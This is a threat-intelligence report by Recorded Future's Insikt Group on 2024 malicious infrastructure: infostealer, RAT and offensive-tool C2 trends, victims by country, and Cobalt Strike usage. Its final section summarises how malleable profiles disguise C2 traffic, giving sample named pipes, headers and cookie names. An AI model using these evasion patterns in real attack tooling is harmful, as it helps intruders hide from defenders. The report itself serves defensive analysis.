CYBER THREAT ANALYSIS

Recorded Future®

By Insikt Group®

February 28, 2025

2024 Malicious Infrastructure Report

Law enforcement pressure on rivals like RedLine Stealer enabled LummaC2 to dominate, making MaaS infostealers the top infection vector in 2024.

Cobalt Strike remained the top OST, making up two-thirds of C2 servers, with jQuery as the most popular malleable profile and cs2modrewrite targeting the most victims.

Chinese groups leveraged relay networks to conceal activity, while Russian threat actors adapted by using legitimate internet services to evade detection.

Executive Summary

In 2024, Insikt Group significantly expanded its tracking of malicious infrastructure by covering more malware families and categories, additional infrastructure types such as staging servers, and integrating data sources like Recorded Future® Network Intelligence, enhancing threat detection, higher-tier infrastructure insights, and victimology analysis. While many key 2023 trends persisted — such as Cobalt Strike dominating offensive security tools (OSTs), AsyncRAT and QuasarRAT leading among remote access trojans (RATs), China and the United States (US) being the top hosting locations, and law enforcement actions having often only temporary impact — Insikt Group identified several emerging trends in 2024.

Notably, malware-as-a-service (MaaS) infostealers, led by LummaC2, grew in prevalence, likely driven by law enforcement actions against competitor infostealers and rapid innovation by LummaC2. Additionally, Android remained the primary target for mobile malware, with Hook leading. While Latrodectus dominated droppers and loaders despite law enforcement disruptions in the loader ecosystem, traffic distribution systems (TDSs) continued to enhance cybercrime efficiency, as seen with TAG-124, and the abuse of content delivery networks (CDNs) like Cloudflare surged. In regards to state-sponsored groups, China notably increased its use of relay networks such as ArcSilt, while Russia continued its abuse of a wide range of legitimate internet services (LIS).

Defenders should leverage this report's insights to strengthen security controls by prioritizing top malware and infrastructure techniques, and thereby enhance network monitoring and deploy relevant detections like YARA, Sigma, and Snort. This should be complemented by investments in tracking evolving malicious infrastructure dynamics, conducting threat simulations to test defenses, and effectively monitoring the broader threat landscape. Regarding LIS, defenders must balance blocking, flagging, or allowing high-risk services based on their assessed criticality and risk level.

As malicious infrastructure evolves and detection improves, Insikt Group expects existing trends to persist in 2025, driven by continuous threat actor innovation rather than drastic shifts. For example, the "as-a-service" ecosystem will likely expand, and threat actors will increasingly rely on legitimate tools, services, and CDNs to evade detection. Furthermore, with growing mobile reliance, Insikt Group expects mobile-based threats to continue to rise. Relay networks, primarily used by Chinese state-sponsored groups up until now, may see broader adoption by cybercriminals and other state-sponsored groups. Lastly, law enforcement actions are expected to have a greater impact due to enhanced international cooperation and accrued expertise in large-scale cybercrime takedowns.

Key Findings

- MaaS infostealers led in infections in 2024, with LummaC2 dominating command-and-control (C2) servers as continuous innovation and law enforcement actions against rivals like RedLine Stealer reshaped the cybercrime ecosystem.
- AsyncRAT and Quasar RAT remained the top remote access tools (RATs), while MaaS-based malware like DcRAT continued widespread use.
- The US (North America), Brazil (South America), Angola (Africa), France (Europe), India (Asia), and Australia (Oceania) recorded the highest number of victims in their respective regions based on Recorded Future Network Intelligence, with AsyncRAT emerging as the most prevalent malware in most cases. Other significant threats included QuasarRAT and Cobalt Strike.
- Android remained the primary target for mobile malware, with nine of the top ten families focusing on it, alongside the rise of mercenary spyware and potentially unwanted programs (PUPs) like stalkerware.
- Cobalt Strike accounted for two-thirds of offensive security tool command-and-control (C2) servers, with jQuery as the most popular malleable profile and cs2modrewrite targeting the most victim countries. Cobalt Strike is followed by Metasploit, with detections of Sliver and Brute Ratel C4 rising significantly.
- Mozi Botnet was the largest tracked botnet in 2024 based on the number of identified bots, while older botnets remained active, being primarily used for distributed denial-of-service (DDoS) attacks, as well as credential theft and localized attacks, as seen with Fenix Botnet.
- Latrodectus dominated all droppers and loaders in 2024, accounting for 33% of detections, likely driven by law enforcement disruptions in the loader ecosystem, while most top families emerged post-2021, indicating shorter lifespans.
- TDS continued to play a crucial role in cybercrime by improving efficiency, targeting, and profitability while evading detection, exemplified by TAG-124, which served a broad user base, including ransomware groups like Rhysida.
- The US and China dominated malicious hosting, while bulletproof hosting providers like Stark Industries played a growing role in cybercrime infrastructure.
- Chinese state-sponsored groups expanded their use of anonymization networks in 2024 to target entities worldwide, enabling them to blend with legitimate traffic and complicate victim identification, while RedDelta used Cloudflare to proxy C2 traffic and geo-fence malicious files.
- Russian state-sponsored groups increasingly relied on legitimate services like Ngrok, Cloudflare, and Telegram to evade detection, with BlueDelta shifting to Ngrok after takedown efforts and BlueAlpha using Cloudflare Tunnels to stage GammaDrop malware.

Introduction

Insikt Group proactively identifies and monitors infrastructure associated with hundreds of malware families, threat actors, and other artifacts, including phishing kits, scanners, and relay networks. By automatically validating malicious infrastructure through various proprietary methods on a daily basis, Insikt Group provides accurate risk representation, enabling Recorded Future customers to enhance their detection and defense capabilities.

Building on Insikt Group's annual adversary infrastructure reports from 2022 and 2023, the 2024 Malicious Infrastructure Report provides a concise, data-based overview of malicious infrastructure observed throughout 2024. This year, it specifically emphasizes the synergy among passive infrastructure detection, higher-tier infrastructure insights powered by Recorded Future Network Intelligence, and victim identification. Overall, this report is for anyone interested in malicious infrastructure, offering a high-level overview of its current state as well as summaries of key findings to inform decision-making and provide a broad perspective in this highly dynamic environment.

Recognizing the challenge of categorizing malware types in a mutually exclusive manner due to their overlapping functionalities, this report establishes a set of malware categories to facilitate analysis, as detailed in **Appendix A**, with brief definitions for each. Notably, certain malware categories, such as crypters, have been intentionally excluded due to the usual absence of network artifacts.

Beyond examining malicious infrastructure through the lens of malware categories, Insikt Group also monitors it by type, with each type assigned a distinct risk scoring within the Recorded Future Intelligence Cloud. This differentiation reflects varying levels of severity — for instance, network traffic to or from a C2 server in a corporate network may indicate higher risk compared to a management panel, as it typically implies active malicious activity. The infrastructure types defined by Insikt Group are detailed in **Appendix B**.

2024 Malicious Infrastructure Insights by the Numbers

Proactively identifying malicious infrastructure is a complex task shaped by various factors. In addition to the vast volume of data, each malware family, version, or infrastructure linked to specific threat actors often employs entirely unique setups. Detection becomes even more challenging due to factors such as hosting behind CDNs like Cloudflare, the use of high or random ports, reliance on legitimate internet services such as Discord or Telegram, or the exploitation of compromised infrastructure.

These setups also evolve continuously, demanding that Insikt Group constantly innovate and refine its tracking methodologies. Considering all these factors, this report examines malicious infrastructure across multiple categories, including infostealers, backdoors and RATs, mobile malware, OSTs, botnets, droppers and loaders, phishing kits, web shells, and ransomware.

Overall, in 2024, there has been a significant rise in identified malicious infrastructure, driven by an evolving threat landscape and advancements in detection methodologies by Insikt Group. For instance, the number of unique, validated C2 servers doubled from 2023 to 2024, while unique, validated management panels saw a 69% increase over the same period.

In addition, using Recorded Future Network Intelligence, Insikt Group identified victims in approximately 200 countries worldwide in 2024 based on victim IP address geolocation. Countries in **Figure 1** were categorized into five groups based on the number of unique victims detected, with those showing high exposure being geographically dispersed worldwide. Notably, accurately measuring malware impact across countries is challenging due to variations in population size, digital footprint, analytical biases (for example, the types of malware tracked), internet infrastructure (such as proxies), and the geographical hosting choices of victim organizations.




Figure 1: *Malware impact by country based on Recorded Future Network Intelligence (Source: Recorded Future)*

Figure 2 shows the distribution of victims by country across different continents. In North America, the US is the most targeted country, accounting for around 87% of unique victims in the region despite making up only about half of its population. The high victim count in the US is likely driven by factors such as its large population, extensive digital footprint, widespread English use (exploited in phishing campaigns), and economics, while also being influenced by the country's role as a global infrastructure hub, providing hosting and digital services to organizations worldwide. Most victims are linked to AsyncRAT, followed by SolarMarker RAT and QuasarRAT (see **Table 1**). Notably, unlike AsyncRAT and QuasarRAT, SolarMarker RAT is believed to be operated by a single threat actor and has previously been observed predominantly targeting the US.




Figure 2: *Shares of unique victim by country and continent (Source: Recorded Future)*

In South America, Brazil recorded the highest number of unique victims, accounting for 86% of the region's total, while also only making up around half of the continent's population. Previously identified as one of the countries most vulnerable to cyberattacks, Brazil has long been a hotspot for both global and local cyber threats, ranking high in cybercrime activity, with groups like Grandoreiro operating almost exclusively within its borders. In 2024, QuasarRAT infections were the most prevalent among Brazilian victims, followed by infections linked to AsyncRAT and SectopRAT.

In Africa, Angola recorded the highest number of unique victims, followed by Ghana, South Africa, the Republic of the Congo, and the Democratic Republic of the Congo. Notably, in two of the five most targeted African countries, PlugX, a malware linked to multiple Chinese state-sponsored groups, ranked among the most prevalent malware.

In Europe, France had the highest number of unique victims, followed by Germany, the United Kingdom, the Netherlands, and Poland. AsyncRAT was the most prevalent malware across all five countries, with Cobalt Strike ranking second in three of them. The distribution of victims in these top five countries closely aligns with their population sizes. Notably, in the Netherlands, GobRAT — a backdoor targeting Linux routers with malware written in Go — ranked among the top three malware families.

In Asia, India recorded the highest number of unique victims, followed by China, Indonesia, Thailand, and Hong Kong. Approximately 73% of all victims in these countries were linked to AsyncRAT, QuasarRAT, and Cobalt Strike infections. Notably, Brute Ratel C4 ranked among the top three malware in Hong Kong, highlighting its growing significance.

In Oceania, Australia accounted for 87% of all unique victims despite making up only 60% of the region's population. AsyncRAT was the most prevalent malware, linked to over half of Australia's victims, while in New Zealand, 67% of victims were associated with AsyncRAT infections.

Table 1 presents the full list of the top three malware families for each of the five leading countries in each continent, based on the number of unique victims observed by Insikt Group in those countries.

Continent	Country	Top 1	Top 2	Top 3
North America	United States	AsyncRAT	SolarMarker RAT	QuasarRAT
	Canada	SolarMarker RAT	AsyncRAT	DcRAT
	Cuba	Rhadamanthys Stealer	AsyncRAT	PrivateLoader
	Mexico	AsyncRAT	DanaBot	Rhadamanthys Stealer
	Bahamas	Spylix	AsyncRAT	QuasarRAT
Europe	France	AsyncRAT	Cobalt Strike	PrivateLoader
	Germany	AsyncRAT	DcRAT	Cobalt Strike
	United Kingdom	AsyncRAT	Cobalt Strike	DcRAT
	Netherlands	AsyncRAT	Cobalt Strike	GobRAT

Continent	Country	Top 1	Top 2	Top 3
	Poland	AsyncRAT	DcRAT	Cobalt Strike
South America	Brazil	QuasarRAT	AsyncRAT	SectopRAT
	Colombia	AsyncRAT	Rhadamanthys Stealer	DcRAT
	Peru	Rhadamanthys Stealer	AsyncRAT	PrivateLoader
	Argentina	AsyncRAT	QuasarRAT	Rhadamanthys Stealer
	Venezuela	QuasarRAT	Rhadamanthys Stealer	AsyncRAT
Asia	India	AsyncRAT	Cobalt Strike	Mythic
	China	Cobalt Strike	AsyncRAT	QuasarRAT
	Indonesia	AsyncRAT	QuasarRAT	DcRAT
	Thailand	AsyncRAT	QuasarRAT	Cobalt Strike
	Hong Kong	QuasarRAT	Cobalt Strike	Brute Ratel C4
Africa	Angola	QuasarRAT	AsyncRAT	Gh0st RAT
	Ghana	AsyncRAT	Spylix	QuasarRAT
	South Africa	AsyncRAT	PrivateLoader	QuasarRAT
	Republic of the Congo	AsyncRAT	PlugX	QuasarRAT
	Democratic Republic of Congo	AsyncRAT	PlugX	MoqHao
Oceania	Australia	AsyncRAT	Cobalt Strike	DcRAT
	New Zealand	AsyncRAT	DcRAT	Rhadamanthys Stealer
	Fiji	AsyncRAT	Stealc	N/A
	New Caledonia	AsyncRAT	N/A	N/A
	French Polynesia	AsyncRAT	N/A	N/A

Table 1: *Top three families for the top five countries of each continent (Source: Recorded Future)*

Offensive Security Tools

Key Observation

Observation: Cobalt Strike dominates with common malleable profiles, while Sliver and others become more popular.

In 2024, Insikt Group significantly expanded its tracking efforts, monitoring numerous offensive security tools (OSTs), many of which are actively promoted as red teaming tools by developers, including private individuals on GitHub (for example, as seen with the Havoc Framework) and security companies like Strategic Cyber LLC, the creators of Cobalt Strike. In certain instances, it is unclear who the target users are. Insikt Group assesses that most of the tracked OSTs have been used for both malicious and legitimate purposes.

Approximately two-thirds of the identified C2 servers linked to OSTs were associated with Cobalt Strike, reflecting a 65% year-over-year increase in Cobalt Strike C2 detections and aligning with previous research by Insikt Group (see **Figure 3**). Cobalt Strike's prevalence has been attributed to its ease of use, extensive capabilities, flexibility, widespread familiarity with the tool, its relative difficulty for defenders to detect and remove, and the availability of its leaked source code over the years.




Figure 3: *Share of Cobalt Strike detections compared to other OSTs (Source: Recorded Future)*

Top 20 OSTs Based on C2 Servers




Figure 4: *Top 20 OSTs based on C2 servers with Cobalt Strike in 2024 (Source: Recorded Future)*

In 2024, Metasploit was the second most frequently detected OST based on C2 servers, trailing Cobalt Strike and comprising 8% of all OST C2 detections (see **Figure 4**). Metasploit is free, open-source, and available under the BSD-3-Clause license. However, Rapid7, the company that owns and maintains Metasploit, also provides Metasploit Pro, a commercial offering that builds upon the open-source framework. Metasploit Pro includes proprietary features such as advanced automation, streamlined workflows, enhanced reporting capabilities, team collaboration tools, and dedicated support services. Additionally, tools like the Meterpreter payload and the Armitage graphical cyberattack management interface are linked to the Metasploit framework.

Among the top twenty offensive security tools (OSTs), seventeen are either fully or partially open-source. The exceptions are Venom Software, Hak5 Cloud C2 Framework, and Brute Ratel C4, which are entirely closed-source and commercially distributed. While the Hak5 Cloud C2 Framework includes a free version, both Venom Software and Brute Ratel C4 have been leaked and shared on cybercriminal forums in the past, leading to their further proliferation (1, 2).

Notably, detections of C2 activity involving Sliver and Brute Ratel C4 have risen significantly between 2023 and 2024. This surge is likely influenced by the open-source availability of Sliver, the cracking and unauthorized distribution of Brute Ratel C4, as mentioned earlier, and the heightened focus on their primary competitor, Cobalt Strike, in recent years.

Victimology Analysis

Based on Recorded Future Network Intelligence, the following five countries were the primary victims of OSTs in 2024: China, the US, Hong Kong, India, and Vietnam. Victim organizations seen affected by OST span several industries, including car manufacturers, cosmetic companies, financial institutions, and education establishments.

The highest proportion of victims for OSTs by a significant margin was China, followed by the US, accounting for a combined total of over 40% of OST-linked victims globally. Cobalt Strike remained the most notable malware family, along with Sliver, Mythic, and the Havoc Framework, all of which continue to be used in post-compromise operations.

Further analysis highlights that both India and Vietnam emerged as other notable countries impacted by OSTs in 2024, collectively accounting for 5% of global OST-linked victims. Similar to the US and China, India is affected by Cobalt Strike, Sliver, and Mythic. In addition, the Hak5 Cloud C2 Framework and Meterpreter play a significant role in terms of infections in India. Notably, within Vietnam, the Threat Express Cobalt Strike C2 variant ranked among the highest source of OST infections in the country.

Spotlight: Cobalt Strike's Malleable Profiles

Cobalt Strike's malleable profiles allow users to modify the behavior and network communication patterns of the framework to evade detection and blend in with legitimate traffic. Common strategies remain consistent across popular profiles. These include modifying HTTP/S traffic to mimic legitimate applications (for example, by using User-Agent strings like Mozilla/5.0 or endpoints like `/api`), using domain fronting with high-reputation domains and CDNs (for example, by spoofing Host headers to cdn.example.com or routing through Cloudflare), enabling lateral movement via server message block (SMB) with legitimate-looking named pipes (for example, `\\.\pipe\mspipe` or `\\.\pipe\winlogon`), altering referrer headers (for example, *https://www.google.com/search?q=example*) and cookies (for example, `sessionid`, `authToken`) to blend in with normal web traffic, and hiding encoded data within files (for example, `.png`, `.jpg`, or `.pdf`) to evade detection.

While new profiles are continually developed and existing ones are adapted to evade detection, some malleable profiles have remained highly prevalent. For instance, in 2024, the jQuery Malleable Profile accounted for around half of all Cobalt Strike C2 servers employing malleable profiles, as detected by Insikt Group (see **Figure 5**). It has been observed in use by both cybercriminals and state-sponsored groups, including the Chinese-nexus groups RedGolf, RedHotel, and TAG-100.

